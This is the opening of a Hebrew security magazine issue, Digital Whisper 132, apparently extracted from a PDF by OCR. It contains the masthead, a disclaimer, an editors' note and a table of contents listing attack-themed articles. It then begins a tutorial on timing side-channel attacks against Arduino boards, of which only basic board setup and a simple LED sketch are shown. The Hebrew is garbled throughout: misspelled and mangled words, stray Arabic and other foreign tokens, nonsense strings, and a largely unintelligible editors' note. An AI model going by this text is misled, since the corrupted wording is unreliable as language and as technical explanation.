

Digital Whisper

גלוון 132, אוגוסט 2021

מערכת המגזין:

מייסדים:
אפיק קסטייאל, ניר אדר

móvel הפרויקט:
אפיק קסטייאל

עורכים:
אפיק קסטייאל

כתבים:
אבי פדר, אילון גליקסברג, מאור גורדון, שלמה זרינחו, חיים נחמיאס, אורן בידרמן, דורון זיגיאל
ועמית שמואל

ש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשה על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תשובות, כתבות וכל העירה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים


ברוכים הבאים לגליאן ה-132 של DigitalWhisper!

מפהת % לא כתבת! דברי פתיחה החדש, כך שנחסכו מכם הגיגי הצללים, ולכן, בנהל - הרוחותם עוד רמז לפתרית המבורן ☺, וגם כמה דקוט בחיכם כדי לקרוא עוד מאמרים במאזין ...

תהנו! נפגש חדש הבא ☺

וכמובן, עיצרו סוסים! איך אפשר להתקדם בלי להגיד תודה לכל מי שהشكיע כל כך הרבה החדש מזמןנו הפנוי בשביבכם? אז... תודה רבה לאבי פדר, תודה רבה לאילון גליקסברג, תודה רבה למאור גורדון, תודה רבה לשלהמה זרינחו, תודה רבה לחיים נחמייאס, תודה רבה לאור בידרמן, תודה רבה לדודו גדי אל ותודה רבה לעמית שמואל!

קריאה נעימה,
אפיק קסטיאל וניר אדר



תוכן עניינים


2	דבר העורכים
3	תוכן עניינים
4	Side Channel Attack on Embedded chips
31	הרצת קוד על נתב ביתי WRT54G
47	Data Exfiltration 101 - Basics & DNS Tunnelling
108	כל מה שרצית לדעת על חולשת האבטחה PrintNightmare
125	על הדבש ועל הקובץ - Pwning FILE structs - חלק ב'
136	דברי סיכון

Side Channel Attack on Embedded chips

מאת אבי פדר

הקדמה

בשנת 1943 מהנדס של חברת הטלפונייה בל עבד על מכונת הצפנה SIGABA ששימשה את ארצות הברית בזמן מלחמת העולם השנייה. תוך כדי העבודה, הוא שם לב לגמרי במקרה, שכאשר מכונת



הצפנה פועלת, אוסצילוסkop (מכשיר למדידת אותות מתוך חשמלי - בתמונה משמאל) שהיה ממוקם בצד השני של החדר החל להציג תנודות מוזרות, למרות שלא היה בין מכונת הצפנה לאוסצילוסkop חיבור פיזי.

ה גילוי של אותו מהנדס, הביאו לפרויקט סודי של ממשלה ארצות הברית שנקרא TEMPEST, שעסוק בדיליפה פיזית של מידע ממchor אלקטרוני. את הדיליפות

[אוסצילוסkop בפעולה - מתוך [ויקיפדיה](#)]

ה אלו ממchor אלקטרוני, ניתן לנצל כדי לתקוף מערכות, או כדי להשיג מידע מסווג (ובהמשך נראה כיצד). למתקפות האלו קוראים מתקפות ערוץ צד (Side Channel Attack). ומה שמיוחד בהם הוא שאיננו צריכים להיות בתוך המערכת כדי לבצע אותן, אלא רק להאזין למערכת. לעיתים נאזרן לאותות החשמליים, לעיתים לקולות הבוקעים מהמערכת, לעיתים לטמפרטורה וכן הלאה.

לשם הפשטה של עקרון זה, ניתן להשתמש בדוגמה מעולם התחרבותה. על מנת לדעת אם יש 'פקק' בכיביש, ניתן לבדוק ישירות את מצב הכביש, ע"י התבוננות ישירה בו. לעומת זאת, ניתן לדעת במצב עקיפה (אומנם לא באופן וודאי אבל אכן בקרה מספקת) האם יש פקק בכיביש, על ידי האזנה לכיביש. כאשר ניתן להניח כי אם שומעים רעש צפירות רבים, ככל הנראה מכוניות 'עומדות' בכביש ולא נסועות.

על בסיס עקרון זה מבוססת התקפת ערוץ צד (Channel-Side Attack). ככלומר אנו ננצל את העובדה כי ניתן למדוד משתנים חיצוניים בפעולות מערכת המחשב כדי לקבל מידע לגבי המצב של המערכת.

במאמר זה אנחנו נמשח מתקפת ערוץ צד (MSG, Timing attack, נחזיר לזה בהמשך) על Embedded chips. ובויתר ספציפי נשתמש בשני לוחות Arduino (אחד יהיה התקוף והשני יהיה הנתקף). אקדמי

ואומר שהמטרה שלי במאמר אינה להרחיב על מתקפות מסווג זה או על דרכי התגוננות נגדם, מי שרצה ללמד על כך יותר יכול למשל לקרוא במאמר שפורסם כאן בעבר [פה](#) (ممלייך אףלו).

המטרה שלי היא להנגיש את המתקפה ע"י מימוש פשוט שלה, גם למי שלא מכיר את המתקפה או למי שלא התעוק בעבר עם Embedded chips. אני למשל מעולם לא נגעתי בלוח Arduino. ואני אעשה את זה פעם ראשונה אתכם. פשוט גשו לחנות כלשהי וקנו את כל החלקים שאתם צריכים.

לאורך המאמר נבנה ביחד את המערכות הפיזיות (בנייה מודרנת של המערכת התוקף והמערכת הנטקפת) ומובן NATCONOT אוטם. لكن נדרש מכם ידע בסיסי בתכנות (רמת הקוד לא תהיה גבוהה, כדי שנקל על עצמנו ונתמוך בעיקר).

Timing Side Channel Attack

כפי שזכרנו מבינים, כדי שתוכנה תוכל לבצע פעולה מסוימת, היא צריכה זמן מעבד שבו היא תבצע חישובים. את זמן העבודה של המעבד ניתן למדוד. וכך, במידה ואנו מודעים לפרמטרים הרלוונטיים, כמו האלגוריתמים או ארכיטקטורת המעבד שבה המערכת משתמשת, ניתן להסיק סיקונות על המערכת או על הפעולות שנעשו בה. למתקפות מהסוג הזאת קוראים [Timing attack](#).

קיימות המון מתקפות Timing, גם על אלגוריתמים מפורסמים של הצפנה. אפשר למצוא מימושים שלהם בחיפוש [פשוט](#). דוגמה נוספת למתקפה זאת ניתן לעשות על מערכת של קוד כניסה לבניין. נוכל להאזין ל מערכת של הקוד ולפי זה לקבוע מהי הסיסמה. זה בדיק מה שנעשה פה.

אך מה בעצם אנחנו עושים

במהלך המאמר אנחנו נבנה מערכת של קוד לבניין. נבנה את המערכת באמצעות לוח Arduino שאליו לחבר חמישה כפורים ושני LCD (מובן NATCONOT הכל), לד ירוק שידליך כאשר מזינים את הקוד הנכון, ולד אדום שידליך כאשר מזינים קוד שגוי.

לאחר מכן על המערכת הזאת נמשח Timing attack באמצעות לוח Arduino נוסף. אך ראשית, נתחיל בלימוד על לוח Arduino. קישור לכל הקוד שנכתב במהלך המאמר תחולו [למצוא פה](#).

בסוף המאמר תחולו למצוא רשימת קניות שהיא רשימת הרכיבים בהם השתמש במהלך המאמר.

לוח Arduino

כפי שאמרתי, בשלב הראשון אנחנו נלמד קצת על לוח Arduino. לאחר מכן נתקדם כיצד לבנות את המערכת שלנו ובהמשך נמשך עליה Timing attack. Arduino הוא מיקרו-בקר עם סביבת פיתוח בראשון קוֹד פתוח, שמטרתו ליצור סביבה נוחה וזרלה לפיתוח פרויקטים המשלבים תוכנה עם רכיבי אלקטטרוניקה.


בשנים האחרונות תופעת Arduino הולכת וטופסת תאוצה ומספקת חזדיינות גם למי שאינם ממעולם לא החזיק מלוחם בידו או למי שאינם ממעולם לא כתבו שורה אחת של קוֹד בשפת תכנות. זאת מכיוון שתחילה עבדה Arduino היא קלה יחסית. ולמרות שהשימוש ב-Arduino דרוש התעסקות עם תוכנה וחומרה, אחד הדברים היפים הוא שחלק גדול מהרכיבים האלקטרוניים הינם ברמה נמוכה ודורשים ידע בסיסי בהחלט.

בנוסף אחד היתרונות המרכזיים של ה-Arduino הוא כמות המידע העצומה באינטרנט והקailability הגדולה מסביר לכך שניתן ללמוד בקלות מה שלא יודעים.

לאורך כל תהליך הלמידה אני אוצר קישורים לאתרים שהם אני למדתי. מדובר בהרחבה למה שאינו נכתב וכן אין בהכרח צריך להכנס ולקראות הכל אלא ניתן להתספק بما שאינו מביא.

לוח Arduino

נסקרו את מבנה לוח Arduino. כך הוא נראה:



מצד שמאל ניתן לראות את החיבור למחשב ע"מ שנוכל לתכנת את הלוח (ולספק חשמל - ניתן גם לספק חשמל באופן ישיר בחיבור שמתוחתי).


למעלה ניתן לראות פס של חיבורים שאליهم אפשר לחבר רכיבים דיגיטליים (מסומנים ב-0 עד 13). ולמטה ניתן לראות שני פסים, הפס התיכון הימני שאליו אפשר לחבר רכיבים אנלוגיים (החיבורים

מסומנים ב-A0 עד A5) והפס התחתון השמאלי שמכיל כמה סוג יציאות - יציאה של V3.3 ויציאה של 5V ושתי יציאות של GND (נקרא לזה 'מיןוס').

במהלך העבודה נתקנת את החיבורים השונים כרצוננו, נבחר האם הם יספקו חשמל (HIGH) או לא (LOW) ובחר האם הם ישמשו ככניסה למתח (INPUT) או כיציאת מתח (OUTPUT).


במשך כל בניית המערכת, נשתמש באתר [הבא](#), שמאפשר לבנות סימולציה של מערכות שונות. ככה אנחנו ניתן בשימוש בלוח בקרה נוחה יותר ובלתי סיכון של המערכת (טעריות בחיבורים או ברכיבים שונים, כמו נגדים, יכולות לגרום ללוח להישרף). בסימולציה ניתן למצוא את כל הרכיבים שנctrטר (לוח, נגדים, לדים, כפתורים, מטריצות וכו').

כל התמונות שמצורפות למאמר הן צילום מסך מהסימולציה.



[צילום מתוך הסימולציה]

במהלך העבודה במקביל ללוח נשתמש במטריצה, המטריצה מאפשרת לנו לחבר בקלות רכיבים ללוח (פשוט ננעץ את הלידים והכפتورים במטריצה):




כפי שראתם רואים המטריצה מחלוקת לרוחבה לשני חלקים וכל חלק מחולק לאורכו ל-30 טורים. ניתן להגיד שככל טור הוא בעצם "מיינר מפצל". כלומר אם נזירים חשמל דרך חרור 3^a יזרום לנו חשמל גם ב-3^a, 3^c, 3^d, 3^e. ועל אותו עקרון אם נזירים חשמל דרך 23^g יזרום לנו חשמל גם ב-23^f, 23^h, 23ⁱ, 23^j.

אפשר לראות גם שבחולק העליון והתחתון של המטריצה יש שני פסים, אדום ושחור. נוכל לחבר חרור אחד מהפס האדום ללוח לחברו של 5^a וחרור אחד מהפס השחור למינוס (GND) וככה נקבל מפצל שנוכל לחבר להרבה רכיבים לאחר מכן (עוד נעשה את זה בהמשך).

סביבה העבודה

סביבה העבודה של Arduino היא (IDE) Arduino Software שאotta ניתן להוריד [מפה](#) בחינום. כתת רק נסקרו את סביבת העבודה, בהמשך נסביר את מבנה הקוד:



The screenshot shows the Arduino IDE interface. The menu bar includes File, Edit, Sketch, Tools, and Help. The toolbar has icons for file operations like Open, Save, and Upload. The central workspace shows a sketch named "sketch_dec07a". The code editor contains the following:

```
File Edit Sketch Tools Help
sketch_dec07a
void setup() {
    // put your setup code here, to run once:
}

void loop() {
    // put your main code here, to run repeatedly:
}
```

The status bar at the bottom right indicates "Arduino/Genuino Uno on COM3".

כאשר נסיים לכתוב את הקוד, נלחץ על החץ בפינה השמאלית العليا במסך וככה נשלח את הקוד ל-Arduino ומאותו רגע הוא יירץ את הקוד שלנו ללא הפסקה.

הסיבה אפשררת לנו להגדיר מתחים (HIGH/LOW) בפנים שהזכרנו לפני ולהגדיר כיווני זרימת מתח של פינים (INPUT/OUTPUT). בכל זה ניגע בהמשך ונלמד תוך כדי תנועה.

מבנה הקוד בלוח Arduino ובסביבת העבודה

מבנה הקוד (נכתב ב-`cpp`) בלוח Arduino מחולק לשולשה חלקים:

1. הוצאות מוקדמות (לא חובה - לשם הנוחות בלבד).
2. פונקציה בשם `setup` שרצה פעם אחת כאשר המערכת עולה.
3. פונקציה בשם `loop` שמתבצעת שוב ושוב כאשר המערכתעובדת.

מבנה הקוד נראה כמו בתמונה הבאה:

```


1 #Some defines
2
3 void setup() {
4     // put your setup code here, to run once:
5
6 }
7
8 void loop() {
9     // put your main code here, to run repeatedly;
10}

```

cutת ניבור לדבר על הרכיבים השונים והמנגנונים השונים שבהם משתמש ותוך כדי נתרgal את השימוש בהם.

נגדים

אקדמיים ואומרים שכאשר אנחנו נחבר רכיבים לערצתן, אנחנו צריכים להוסיף נגדים (למי שלא מכיר - נגד הוא רכיב חשמלי שתכוונו העיקרית היא התנגדות شمالית) כדי לא לשחוף את הלוח או את הרכיבים. מכיוון שלכל נגד יש התנגדות שונה, שאוותה ניתן לזרות באמצעות הפסים הצבועוניים שעל הנגד, משתמש באתר [הבא](#) ע"מ לבדוק לפי הצבועים של הנגדים מהם הנגדים שברשותנו. ולאחר מכן הנגד הנכון שעליינו לחבר.




The screenshot shows a web-based calculator for resistor color codes. It has dropdown menus for selecting the number of bands (Four), bands (2 - Red, 2 - Red, None, 10Ω - Brown), tolerance (± 5% (J) - Gold), temperature coefficient (None), and resistance in ohms (220). Below the inputs is a graphic of a resistor with four color bands: red, red, brown, and gold, corresponding to the values entered in the calculator.

לדים (נורות)

באמצעות המדריך [הבא](#) ניתן ללמוד כיצד לחבר לד (נורה) למערכת. לשם כך נדרש לד בצבע כלשהו ונגד 220 ohm . כאשר מ לחברים את הלהד, חשבו לדעת שיש לו "כיוון". הרgel האורך שלו היא פלו'ו והוא נחבר לפין מס' 13, שנגידיר אותו כיציאת מתח. והרgel הקצהה היא מינוס, שאוותה לחבר דרך הנגד לד-GND. משתמש במטריצה כדי שייהה לנו יותר נוח.

cut נחבר את הילד (ممליץ לכם לנסוט את זה קודם באמצעות האתר של הסימולציה) ונקבל את הדבר הבא. שימושו לב שהשתמשתי במטריצה כי שהסבירתי לפני:



הקוד שלנו יראה ככה:

```

1 int led = 13; // The pin the LED is connected to
2
3 void setup() {
4   pinMode(led, OUTPUT); // Declare the LED as an output
5 }
6
7 void loop() {
8   digitalWrite(led, HIGH); // Turn the LED on
9 }
```


בשורה 1 אנחנו נזהיר ונקרה לפין מס' 13 בשם led (לפין זהה חיבורו את הלד שלנו).

בשורת 5-3 יש את פונקציית ה-setup שלו. היא רצה פעמי אחת כאשר המערכת עולה ומגדירה את פין 13 כיציאה (כלומר הוא יוציא מתח וככה נדלק את הלד).

בשורות 9-7 יש פונקציית ה-koooa שלו, היא רצה שוב ושוב כאשר המערכת עובדת והיא מורה למערכת להזרים מתח (HIGH) דרך פין 13. כלומר הלד יידלק.

חשוב להזכיר שלמרות שהפקודה **בשורה 8** להזרים מתח (HIGH) דרך פין 13 ולהדלק את הלד, רצה שוב ושוב מכיוון שהוא נכתב בתוך ה-koooa, היה מספיק להריץ אותה רק פעם אחת, למשל בתוך ה-setup. מכיוון שברגע שהורנו ללוח להוציא מתח דרך פין מסוים, יצא שם מתח עד שנייתן פקודה אחרת.

